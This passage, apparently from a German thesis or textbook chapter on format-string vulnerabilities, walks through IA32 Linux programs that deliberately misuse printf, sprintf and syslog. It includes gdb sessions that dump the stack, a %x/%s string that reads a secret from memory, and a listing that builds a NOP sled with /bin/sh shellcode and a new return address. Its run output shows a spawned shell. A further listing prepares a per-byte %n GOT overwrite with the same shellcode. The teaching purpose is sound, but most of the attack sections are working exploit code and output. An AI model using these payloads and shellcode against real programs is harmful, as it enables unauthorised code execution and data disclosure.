user@MaryLou:~/stack_auslesen$ gdb ./passwort
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) list 17
12              if (input_puffer != "bjoern")
13              {
14                      // Ausgabe des unbekannten Usernames
15                      printf("Unbekannter Username :\n");
16                      // hier entsteht die Schwachstelle
17
18                      printf(input_puffer);
19              }
20              else
21              {
(gdb) break 17
Breakpoint 1 at 0x8048497: file bacc_pass_bsp.c, line 17.
(gdb) run
Starting program: /home/user/stack_auslesen/passwort
Bitte geben Sie ihren Usernamen ein : %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x
Unbekannter Username :

Breakpoint 1, main () at bacc_pass_bsp.c:18
18                      printf(input_puffer);
(gdb) break printf
Breakpoint 2 at 0x4006a39f
(gdb) continue
Continuing.

Breakpoint 2, 0x4006a39f in printf () from /lib/libc.so.6
(gdb) x/40x $esp
0xbffffd04:     0x4012ee48      0x00000027      0x4012c200      0x00000000
0xbffffd14:     0x40078560      0x40013678      0xbffffd6c      0x080484a3
0xbffffd24:     0xbffffd44      0x00000028      0x4012c080      0x080496ec
0xbffffd34:     0x400097c0      0x4012fe58      0x00000001      0x4010f16c
0xbffffd44:     0x78257825      0x78257825      0x78257825      0x78257825
0xbffffd54:     0x78257825      0x78257825      0x78257825      0x78257825
0xbffffd64:     0x78257825      0x00257825      0xbffffda8      0x4003014f
0xbffffd74:     0x00000001      0xbffffdd4      0xbffffddc      0x08048510
0xbffffd84:     0x00000000      0xbffffda8      0x40030121      0x400130ec
0xbffffd94:     0x00000001      0x08048370      0xbffffdd4      0x40030094
```

```
(gdb) info frame 0
Stack frame at 0xbffffd1c:
 eip = 0x4006a39f in printf; saved eip 0x80484a3
 called by frame at 0xbffffd6c
 Arglist at 0xbffffd1c, args:
 Locals at 0xbffffd1c, Previous frame's sp is 0x0
 Saved registers:
  ebx at 0xbffffd04, ebp at 0xbffffd1c, eip at 0xbffffd20
(gdb) info frame 1
Stack frame at 0xbffffd6c:
 eip = 0x80484a3 in main (bacc_pass_bsp.c:18); saved eip 0x4003014f
 caller of frame at 0xbffffd1c
 source language c.
 Arglist at 0xbffffd6c, args:
 Locals at 0xbffffd6c, Previous frame's sp is 0x0
 Saved registers:
  ebp at 0xbffffd6c, eip at 0xbffffd70
(gdb)
```

Es wird wieder in die betroffene `printf()`-Funktion gesprungen und dort das vorliegende Stacklayout inspiziert, wie Abbildung 7.2 illustriert. Die Ausgabe von `printf(input_puffer)` zeigt also in der Tat den vorliegenden Stack, ab Adresse `0xbffffd28`, also die auf dem Stack abgelegten Werte, die auf den Format-String Pointer folgen. Weiterhin kann man erkennen, daß es sich bei dem erwähnten Adresspaar `bffffdb84003014f` tatsächlich um ein abgelegten Frame Pointer (`0xbffffda8`) und einen Instruction Pointer (`0x4003014`) handelt. Es handelt sich hierbei um die Return Adresse der `main()`-Methode. Der Frame Pointer Wert aus dem Debugger-Speicherdump unterscheidet sich von dem Wert aus der `printf()`-Ausgabe, da der Debugger eauch einige Werte im untersten Stackframe ablegt.

Es zeigt sich also, daß ein Angreifer sich mit Hilfe dieser Informationen schon einen Überblick über den genauen Stackaufbau und die Position des gesicherten Instruction Pointers verschaffen kann. Dies kann die Konstruktion weiterer Exploits vereinfachen.

Abhängig von der Größe des Puffers, der einem Angreifer zur Verfügung steht, um den Format-String abzulegen und der Grösse des Ausgabepuffers, besteht grundsätzlich die Möglichkeit, das gesammte Stack-Layout zu rekonstruieren .

7.2.2 Auslesen beliebiger Speicheradressen

Neben der Möglichkeit ausgehend von der Position des Pointers auf den Format-String Speicherbereiche des Stack auszulesen besteht unter Umständen auch die Möglichkeit direkt beliebige Adressen auszulesen. Man geht in diesem Falle davon aus, daß es sich bei der Variablen, die man beeinflussen kann und die von der Formatierungsfunktion als Format-String interpretiert wird um eine lokale Variable handelt, die sich oberhalb, der Stack wächst




Abbildung 7.2: Stackabbild bei printf(input_puffer)

ja bekanntlich in Richtung der niederen Adressen, der aktuellen Stackspitze im Stackspeicherbereich befindet.

Mit dem '`%s`-Parameter ist es möglich, Daten innerhalb des Prozessspeichers ab einer spezifizierten Adresse auszugeben. Normalerweise wird dieser Parameter genutzt, um ASCII Strings, die sich dort befinden auszugeben. Es wird dabei davon ausgegangen, daß die Zeichenkette nullterminiert ist (\0). Alle Bytes von der angegebenen Adresse bis zum Terminationscharakter werden ausgegeben.

Um mit Hilfe eines zu beeinflussenden Format-Strings von angegebenen Adressen zu lesen, ist es notwendig :

1. die gewünschte Adresse anzugeben
2. den internen Stackpointer der Formatierungsfunktion zum Zeitpunkt der Interpretation von '`%s`' auf diese zeigen zu lassen.

Bei der Konstruktion des Format-Strings ist nun zu beachten auf welcher Systemarchitektur man sich befindet. Da sich diese Ausarbeitung weitgehend auf die IA32 Architektur beschränkt, die Little Endian Byte-Ordering verwendet wird dies auch hier vorrausgesetzt.

Soll nun beispielsweise von der Adresse `0x08480110` gelesen werden, so mußdiese ersteinmal gemäß Little Endian Ordering konvertiert werden. Man wandelt die Adresse in '`\x10\x01\x48\x08`' um, und schreibt sie an den Anfang des Strings. Durch das Anfügen mehrerer '`%x`'-Parameter soll nun

erreicht werden, daßder funktionsinterne Stackpointer beim Abarbeiten des Format-Strings nach oben bewegt wird und schließlich auf die im Format-String abgelegte Adresse zeigt. Reichen mehrere '`%x`' nicht aus, so kann auch der '`%f`'-Parameter genutzt werden. Dieser hat gegenüber '`%x`' den Vorteil, daß er den internen Pointer der Formatfunktion um 2 `dwords` inkrementiert. Für einen dem String angefügter '`%s`'-Parameter soll dieser nun als Argument dienen. Es wird also der Speicherinhalt ab dieser Adresse von der Formatfunktion in die Ausgabe kopiert, bis ein `NUL`-Byte erreicht wird und als Terminationscharakter interpretiert wird.

Da sich der funktionsinterne Stackpointer durch die '`%x`'-Parameter nur um `dword`-, also 4 Byte-Vielfache bewegen lässt, ist es unter Umständen notwendig der angegebenen Adresse 'Auffüll'-Bytes voranzustellen, damit sie durch 4 Byte "Stackpops "erreichbar wird.

Um diese Technik zu zeigen wird das Beispielprogramm um eine Zeichenkette `geheim` erweitert. Diese soll anschließend mit der erläuterten Vorgehensweise ausgegeben werden.

Listing 7.2: Program zur Passwortabfrage mit geheim String

```
1  #include <stdio.h>
2
3  int main(void)
4  {
5
6          char input_puffer[40];
7          char geheim[] =
8                  "Dieser Text ist geheim";
9
10         // Eingabe des Usernamens mit sicherer fgets()-Funktion
11         printf("Bitte geben Sie ihren Usernamen ein : ");
12         fgets(input_puffer, sizeof(input_puffer), stdin);
13
14         if (input_puffer != "bjoern")
15         {
16                 // Ausgabe des unbekannten Usernames
17                 printf("Unbekannter Username :\n");
18                 // hier entsteht die Schwachstelle
19
20                 printf(input_puffer);
21         }
22         else
23         {
24                 printf("Willkommen im System !!!");
25         }
26
```

```
27          printf("Programm terminierte erfolgreich !!!\n");
28          return(0);
29
30  }
```

Um das Vorgehen ein wenig zu vereinfachen wird die Adresse des `geheim`-Strings mit dem Debugger ermittelt.

```
user@MaryLou:~/bel_adressen_lesen$ gdb ./passwort_geheim
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) break 8
Breakpoint 1 at 0x804846e: file bacc_pass_bsp_belad.c, line 8.
(gdb) run
Starting program: /home/user/bel_adressen_lesen/passwort_geheim

Breakpoint 1, main () at bacc_pass_bsp_belad.c:11
11              printf("Bitte geben Sie ihren Usernamen ein : ");
(gdb) print &geheim
$1 = (char (*)[23]) 0xbffffd1c
(gdb)
```

Die Zeichenkette befindet sich also an Adresse `0xbffffd1c`. Diese wird nun an den Anfang des zu konstruierenden Format-Strings gestellt. Da auch der Debugger wieder Daten auf dem Stack hält, muß auf die Adresse noch einmal 0x10 addiert werden. Es soll also von der Adresse `0xbffffd2c` gelesen werden.

Es bietet sich nun an erst einmal auszuprobieren, wie viele '`%x`' man benötigt, um den funktionsinternen Pointer der `printf()`-Funktion auf die spezifizierte Adresse zeigen zu lassen. Da die gewünschte Adresse als Hexwert in den Speicher geschrieben werden muss, wir der Format-String mit Hilfe des Shell Programmes `printf` über die Standartausgabe an das Programm `passwort_geheim` übergeben.

```
user@MaryLou:~/bel_adressen_lesen$ printf "\x2c\xfd\xff\xbf%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x" | ./passwort_geheim
Bitte geben Sie ihren Usernamen ein : Unbekannter Username :
,???284012c080bffffdd4400135ccbffffdd44010f18e80496508049754041414154204
14120747865207473696568656740006d69bffffd2c78257825Programm terminierte
erfolgreich !!!
user@MaryLou:~/bel_adressen_lesen$
```

Der Ausgabe lässt sich entnehmen, daß die angegebene Adresse tatsächlich als vorletztes `dword` in der Hexzeichenkette auftaucht. Der Format-String muß also so angepasst werden, daß das vorletzte '`%x`' durch ein '`%s`' ersetzt wird und das letzte '`%x`' entfernt wird.




Abbildung 7.3: Stackabbild beim Lesen von beliebigen Adressen

```
user@MaryLou:~/bel_adressen_lesen$ printf "\x2c\xfd\xff\xbf%%x%%x%%x%%x%%x
%%x%%x%%x%%x%%x%%x%%x%%x%%x%%x%%s" | ./passwort_geheim
Bitte geben Sie ihren Usernamen ein : Unbekannter Username :
,???284012c080bffffdd4400135ccbffffdd44010f18e80496308049734073656944542O
72652074786520747369656856740006d69Dieser Text ist geheimProgramm terminierte
erfolgreich !!!
user@MaryLou:~/bel_adressen_lesen$
```

Wie man der Ausgabezeichenkette entnehmen kann wird die 'geheime' Zeichenkette ausgegeben.

Die angeführte Grafik 7.3 illustriert wie dies vereinfacht auf dem Stack aussehen würde.

Mit den in diesem Abschnitt erläuterten Techniken ist es theoretisch sogar möglich den kompletten Prozessspeicher auszulesen und mit den erspähten Daten eine ELF-Binary Datei des betroffenen Prozesses zu rekonstruieren.

7.3 Schreiben in den Speicher

Eine weitere Möglichkeit, die sich aus vorhandenen Format-String Schwachstellen ergibt, ist das Schreiben in den Prozessspeicher des betroffenen Prozesses. Neben der schon erwähnten Möglichkeit eine Prozesstermination zu provozieren, ergeben sich aus dieser Möglichkeit die verheerensten Konsequenzen, hinsichtlich der Auswirkungen auf das betroffene System.

Ein Angreifer ist somit prinzipiell in der Lage :

- für den Programmfluss wichtige Daten zu ändern
- beliebigen Code im Speicher zu platzieren
- diese beiden Möglichkeiten zu kombinieren .

Es haben sich seit dem Bekanntwerden der ersten Format-String Schwachstelle eine ganze Reihe verschiedener Techniken etabliert, wie es möglich ist über diese auch schreibend auf den Prozessspeicher zuzugreifen. Diese Unterschiede liegen dabei grundsätzlich in der Art und Weise wie der eigentliche Schreibzugriff realistiert wird, da es für eine erfolgreiche Realisierung von entscheidener Bedeutung ist, wie groß der Format-String sein darf, welche C/C++ Bibliotheken nutzbar sind und wieviel Hauptspeicher im Zielsystem nutzbar ist. Die vorgestellten Techniken werden als direktes und indirektes Schreiben von Speichstellen unterschieden .

7.3.1 Überschreiben von Puffergrenzen

Die erste diskutierte Technik erinnert in ihrer Funktionsweise an das Vorgehen bei der Ausnutzung von Buffer Overflow Schwachstellen. Ziel hierbei ist es meist, den auf dem Stack gesicherten Instruction Pointer am Anfang des aktuellen Stackframes zu überschreiben und so zu erreichen, daß wenn die aktuelle behandelte Funktion, zu der dieses Stackframe gehört, beendet wird und der gesicherte Instruction Pointer in das IP-Register zurück kopiert werden soll, anstatt dessen der vom Angreifer spezifizierte Wert kopiert wird.

Das folgende Listing 7.3 zeigt hier ein realistischeres Beispiel als die zuvor angeführten verwundbaren Beispielprogramme. Ähnliche Schwachstellen wurden zum Beispiel im Jahre 2000 im QPOP 2.53 Pop3-Server gefunden, einer auf Unix Systemen sehr beliebten Pop3 Email-Server Applikation.

Listing 7.3: verwundbares Programm mit sprintf()

```
1  #include <stdio.h>
2
3  kommando(void)
4  {
5          char ausgabe_buffer[512];
6          char temp_buffer[512];
7          char eingabe_buffer[512];
8
9          printf("Bitte ein Kommando eingeben : ");
10
11         // mit der read()-Funktion wird eine Zeichenkette
12         // eingelesen
13         read(0, eingabe_buffer, 512);
```

```
14          // es wurde darauf geachtet, das kein Overflow entstehen kann
15          sprintf(temp_buffer, "Falsches Kommando : %420s", eingabe_buffer);
16
17          // hier liegt die Schwachstelle, es wurde ein Format-String
18          // vergessen
19          // richtig : sprintf(ausgabe_buffer, "%s", temp_buffer);
20          sprintf(ausgabe_buffer, temp_buffer);
21
22  }
23  main(void)
24  {
25          kommando();
26          while(1)
27          {
28            printf("Endlosschleife !!!");
29          }
30  }
```

Die Schwachstelle befindet sich hier in Zeile 20, in der die `snprintf()`-Funktion zum zweiten Mal aufgerufen wird. Im ersten Funktionsaufruf wird die `temp_buffer`-Variable in den als zweites Argument angegebenen Format-String(`"%s"` eingebunden und anschließend in die Variable `temp_buffer` kopiert. Hier wird darauf geachtet, daß der zu kopierende Inhalt der `user`-Variable innerhalb der resultierenden Zeichenkette nicht mehr als 420 Zeichen einnehmen darf. Es wurde jedoch beim zweiten Aufruf der `sprintf()`-Funktion versäumt, einen Format String zum Beispiel der Form `"%s"` anzugeben. Dies bietet den Ansatzpunkt für einen Angriff, da `temp_buffer` hier als Format-String interpretiert wird und somit in der Zeichenkette enthaltene Formatierungsparameter auch als solche aufgefasst werden.

Ziel ist es, die Variable `outbuf` mit einer Zeichenkette so zu überschreiben, daß der oberhalb dieser Variable residierende gesichert Instruction Pointer mit einer in der Zeichenkette enthaltenen Adresse überschrieben wird. Durch die erste korrekte Benutzung von `sprintf()` kann die Variable die Zeichenkette, die in die Variable `temp_buffer` kopiert wird nicht länger als 440 Zeichen werden. Die Zeichenkette, die letztendlich in die Variable `ausgabe_buffer` kopiert wird, lässt sich jedoch durch Einbringen von Formatierungsparametern, etwa der Form '`%84u` in die `eingabe_buffer`-Variable verlängern.

Verfolgt ein Angreifer nun das Ziel eigenen Code zur Ausführung zu bringen, so würde er die `eingabe_buffer` Variable wie folgt gestalten :

- der Formatierungsparameter zum Strecken der Zeichenkette
- eine gewisse Zahl von `<nops>`, so genannten no-operation Opcodes

- dem eigenen Code, bzw. der Payload, z.B. `<shellcode>`, um den aktuellen Prozess durch eine Shell zu ersetzen
- die Adresse mit der der gesicherte Instruction Pointer ersetzt werden soll.

Die Adresse, durch die der gesicherte Instruction Pointer ersetzt wird, würde in diesem Fall so gewählt werden, daß sie in den Bereich der eingefügten `<nops>` innerhalb der `ausgabe_buffer` Variable zeigt. Die eingefügten `<nops>` vergrössern dabei den Bereich der angesprungen werden kann, um den `<shellcode>` zur Ausführung zu bringen. Dies kann hilfreich sein, wenn sich die genaue Adresse der Payload nicht bestimmen lässt.

Die so konstruierte Zeichenkette würde also bewirken, daß die Zeichenkette die letztendlich in den `ausgabe_buffer`-Puffer kopiert werden soll, 12 Byte länger ist als dieser. Durch die zweite `sprintf()`-Funktion würden also die vor `ausgabe_buffer` liegenden 4 Byte des Stackspeichers überschrieben werden, da diese keine Längenüberprüfung durchführt.

Im Funktionsepilog der `kommando()` Funktion sollte nun anstatt des ursprünglichen Instruction Pointers die überschriebene Adresse in das IP-Register kopiert werden. Dieser zeigt dann auf den Stack und zwar genau in den Bereich der `ausgabe_buffer`-Variable. Die Programmausführung wird nun dort im `<nop>`-Bereich fortgesetzt. Nach einigen `nop`-Befehlen kommt dann die Payload zur Ausführung.

Listing 7.4: Programm zur Format-String Konstruktion

```
1  main()
2  {
3
4          // dieser Code bildet die Payload, er ersetzt das
5          // laufende Programm durch eine Shell
6          char shell[] =
7                 "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
8                 "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
9                 "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";
10
11         // die neue Ruecksprunadresse, die den auf dem Stack
12         // gesicherten Instruction Pointer ueberschreibt
13         char neuer_ip[]="\x38\xfd\xff\xbf";
14
15         // No-Operation Opcodes, die dafuer sorgen, das der Bereich in den
16         // mit der neuen Ruecksprungadresse gesprungen werden soll groesser
17         // wird
18         char nops[120];
19         memset(nops, '\x90', 100);
20
```

```
21          // die nops werden vor dem Shellcode eingefuegt, im Anschluss
22          // die neu Ruecksprungadresse
23          printf("%%84u%s%s%s", nops, shell, neuer_ip);
24
25
26  }
```

Im Programm 7.4 wird genau ein solcher Format-String konstruiert und anschließend mit `printf()` an die Standartausgabe ausgegeben. Es soll nun getestet werden, ob es mit einem solchen Format-String tatsächlich möglich ist Code in das Programm einzuschleusen und auszuführen.

```
user@MaryLou:~/puffer_ueber$ gcc -o bc bacc_copy_bsp_neu.c
user@MaryLou:~/puffer_ueber$ gcc -o bce bacc_copy_bsp_exploit_neu.c
user@MaryLou:~/puffer_ueber$ ( ./bce ; cat ) | ./bc

id
uid=1000(user) gid=1000(user) groups=1000(user)
date
Wed Apr 28 03:17:07 CEST 2004
ps uf
USER       PID %CPU %MEM    VSZ  RSS TTY      STAT START   TIME COMMAND
user      1691  0.0  1.0   2232 1272 pts/1    S    01:49   0:00 -bash
user      1984  0.0  1.0   2232 1276 pts/1    S    03:16   0:00  \_ -bash
user      1987  0.0  0.2   1248  344 pts/1    S    03:16   0:00  |   \_ cat
user      1985  0.0  0.7   2152 1008 pts/1    S    03:16   0:00  \_ /bin/sh
user      1990  0.0  0.8   2924 1060 pts/1    R    03:17   0:00      \_ ps uf
pwd
/home/user/puffer_ueber
cd /
ls
bin   cdrom  etc     home    lib         mnt  proc  sbin  usr  vmlinuz
boot  dev    floppy  initrd  lost+found  opt  root  tmp   var
exit

user@MaryLou:~/puffer_ueber$
```

Nach erfolgreichem übersetzen der beiden Programme wird zuerst die Ausgabe des Exploitprogrammes über die Standartausgabe an das verwundbare Programm umgeleitet. Anschliessend werden mit Hilfe von `cat` alle Eingaben an die Standarteingabe an das Programm umgeleitet. Wie sich der Systemausgabe entnehmen lässt, wurde das Programm durch `/bin/sh` ersetzt.

7.3.2 Schreiben an beliebige Adressen im Speicher

Im Großteil der Fälle beschränkt sich das Schreiben an beliebige Stellen im Speicher darauf, einen einzigen Adresswert, zum Beispiel den gesicherten Instruction Pointer zu überschreiben, seltener besteht das Ziel darin ganze Code- oder Datenbereiche zu überschreiben. Das Schreiben einer Adresse

an beliebige Stellen im Speicher erfodert grundsätzlich einen höheren Aufwand, als die bisherigen vorgestellten Exploit-Techniken. Der Grund hierfür liegt vor allen Dingen darin, daß die einzige Möglichkeit, eine Formatfunktion dazu zu bewegen, etwas in den Speicher zu schreiben durch den '%n'-Parameter gegeben ist. Dieser ist dafür vorgesehen, die Anzahl der bisher durch die Formatfunktion ausgegebenen Zeichen an eine spezifizierte 4-Byte große Speicherstelle zu schreiben.

Hier treten also zwei Probleme auf :

1. die Angabe der Zieladresse
2. die Angabe des Wertes/Datums, der/das an diese Adresse geschrieben werden soll.

Für das erste Problem macht man sich die Techniken zu Nutze, die auch schon beim Auslesen bestimmter Speicherstellen erläutert wurden. Der Format-String muss also so konstruiert werden, daß beim Abarbeiten des '%n'-Parameters der interne Stackpointer der jeweiligen Formatfunktion genau auf eine im Format-String enthaltene Adresse zeigt.

Als weitaus schwieriger stellt es sich dar, die Werte zu spezifizieren, die an die Zieladresse geschrieben werden sollen. Da hier nur der '%n'-Parameter zur Verfügung steht, lässt sich schon erahnen, daß dies nur über die Länge der Ausgabezeichenkette ist. Diese kann also sehr lang werden, falls ein großer Wert, zum Beispiel eine Speicheradresse in einem Schritt geschrieben werden soll. Hinsichtlich dieser Problematik unterscheiden sich auch die folgenden Techniken.

7.3.3 Die Per-Byte-Write Methode

Die *Per-Byte-Write Methode* wiederum realisiert das Schreiben eines Adresswertes, wie der Name bereits andeutet, in 4 Schritten. Es wird also jedes der 4 Bytes der des Wertes, den es zu schreiben gilt einzeln geschrieben. Der Vorteil liegt hier vor allen Dingen in der Anwendbarkeit auch mit möglichen auf dem Zielsystem vorhandenen älteren (G)libc-Bibliotheken, also libc5 und ältere Versionen. Weiterhin benötigt diese Technik nicht so viel Speicher für die Ausgabenzeichenkette, da 4 mal relativ kleine Werte geschrieben werden.

Die Technik lässt sich jedoch nur anwenden, wenn die dem Zielsystem zugrunde liegende Architektur es erlaubt, an sogenannte *unaligned adresses* zu schreiben. Dies ist zwar auf den meisten CISC-Architekturen möglich, jedoch nicht generell möglich.

Listing 7.5: Programm zur Demostration der Per Byte Write Technik

```
1 #include <syslog.h>
2 #include <stdlib.h>
3
```

```
4  main(int argc, char *argv[])
5  {
6
7          char buffer_shellcode[] =
8          "\x90\x90\x90\x90\x90\x90\x90\x90"
9          "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f"
10         "\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd"
11         "\x80\x33\xc0\x40\xcd\x80\xe8\xd7\xff\xff\xff/bin/sh";
12
13         char tmp[512];
14
15
16         sprintf(tmp,"%s",
17         "AAAA" // damit man das Teil sutje im Speicher erkennen kann
18         "\xbb\xbb\xbb\xbb" // dummy fuer erstes %u
19         "\x88\x97\x04\x08" // erste Schreibadresse
20         "\xbb\xbb\xbb\xbb" // dummy fuer zweites %u
21         "\x89\x97\x04\x08" // zweite Schreibadresse
22         "\xbb\xbb\xbb\xbb" // dummy fuer drittes %u
23         "\x8a\x97\x04\x08" // dritte Schreibadresse
24         "\xbb\xbb\xbb\xbb" // dummy fuer viertes %u
25         "\x8b\x97\x04\x08" // vierte Schreibadresse
26         // es folgt eine Zahl von %x zur Inkrementierung des
27         // internen Stackpointers
28         "%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x"
29         "%236u%n" // 236 Zeichen zur Verlaengerung der Zeichenkette
30         "%157u%n"
31         "%258u%n"
32         "%192u%n");
33
34         printf("GOT - Overwrite Test");
35
36         // die Schwachstelle liegt in der Syslogfunktion
37         // richtig : syslog(LOG_NOTICE, "%s", tmp);
38         syslog(LOG_NOTICE,tmp);
39
40
41         printf("GOT - Overwrite Test nicht erfolgreich !!!");
42
43 }
```

Das angeführte Listing 7.5 soll zur Eklärung dieser Technik dienen. Das Ziel liegt hier wieder im Ausführen einer Payload. Dies soll jedoch nicht durch Überschreiben einer gesicherten Rücksprungadresse realisiert werden,

sondern durch einen sogenannten GOT-Overwrite. GOT steht hier für Global Offset Table.

GOT-Overwrites

Der Prozessspeicher einer ELF-Binarydatei enthält einen Bereich, den man den *Global Offset Table* nennt. Hier sind die Adressen von allen Bibliotheksfunktionen verzeichnet, die ein Programm nutzt. Es handelt sich hierbei nicht um feste Adressen, sondern dynamische, die vom run-time-linker zur Laufzeit beim ersten Funktionsaufruf der jeweiligen Funktion ergänzt werden. Es handelt sich also quasi um eine Weiterleitungsadresse. Im Programm wird zum Beispiel ein `call` an die `printf()`-Funktion ausgeführt, deren Adresse findet sich im *Global Offset Table* an Adresse `0x08049788`. Ist dies der erste Funktionsaufruf, so befindet sich an dieser Adresse ein Verweis an den run-time-linker. Dieser ersetzt dann diesen Verweis durch die Speicheradresse der `printf()`-Funktion. Anschließend wird nun immer bei einem `printf()`-Aufruf die an der Adresse `0x08049788` befindliche Adresse genutzt. Dies bietet den Vorteil, das Funktionsadressen im Programm nicht statisch codiert werden müssen und Bibliotheksfunktionen dynamisch im Speicher gehalten werden können.

Bei einem GOT-Overwrite wird nun ein Eintrag im GOT überschrieben. Wird die Funktion deren Eintrag überschrieben wurde das nächste Mal aufgerufen, so wird der Programmfluss an der eingefügten Adresse fortgesetzt.

Verfolgt ein Angreifer das Ziel eine Payload zur Ausführung zu bringen, so bietet dies einen entscheidenen Vorteil. Liegt die Binarydatei des verwundbaren Programmes vor, so lässt sich mit dem Programm objdump, durch einen Aufruf der Form `objdump --dynamic-reloc Programmname`, der GOT-Table abfragen. Gegenüber dem Überschreiben eines gesicherten Instruction Pointers bietet dies den Vorteil, daß man genau weiss, an welche Adresse man die Adresse der Payload hinsichtlich der Ausführung dieser schreiben muss. Die Adresse des gesicherten Instruction Pointers auf dem Stack ändert sich je nach System, durch z.B. oberhalb des Stacks abgelgte Eviroment Variablen oder auf dem Stack übergebene Argumente.

Das Programm (Abbildung 7.5) macht von dieser Technik Gebrauch, um den GOT-Eintrag der `printf()`-Funktion zu überschreiben und anschliessend die Payload auszuführen. In diesem Programm ist die Schwachstelle durch eine fehlerhaft Nutzung der `syslog`-Funktion entstanden. Es wurde versäumt, einen Format-String der Form '`%s`' einzufügen. Zur besseren Demonstration der Technik wurde hier darauf verzichtet die Payload und den Format-String von Aussen, also z.B. durch `fgets()` in das Programm zu bringen. Dies ist aber genauso möglich. Bei der Konstruktion der Format-Strings, der in diesem Beispiel mittels `sprintf()` vorerst in das Array `tmp` geschrieben wird ist es ersteinmal notwendig zu schauen, wie der *Global Offset Table* des verwundbaren Programmes aussieht. Dies geschieht nach dem

übersetzen mit dem schon angesprochenen Programm objdump.

```
user@MaryLou:~/per_byte_write$ gcc -o p per.c  -g
user@MaryLou:~/per_byte_write$ objdump --dynamic-reloc p

p:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049790 R_386_GLOB_DAT    __gmon_start__
08049778 R_386_JUMP_SLOT   __register_frame_info
0804977c R_386_JUMP_SLOT   __deregister_frame_info
08049780 R_386_JUMP_SLOT   syslog
08049784 R_386_JUMP_SLOT   __libc_start_main
08049788 R_386_JUMP_SLOT   printf
0804978c R_386_JUMP_SLOT   sprintf


user@MaryLou:~/per_byte_write$
```

An der Ausgabe kann man nun erkennen, welche Bibliotheksfunktionen das Programm nutzt und wo deren GOT-Einträge liegen. Der GOT-Eintrag der `printf()`-Funktion liegt beispielsweise an Adresse `08049788`.

Es soll also die Adresse der `buffer_shellcode`-Variablen, also `0xbffffd60` an die Adresse `08049788` geschrieben werden.

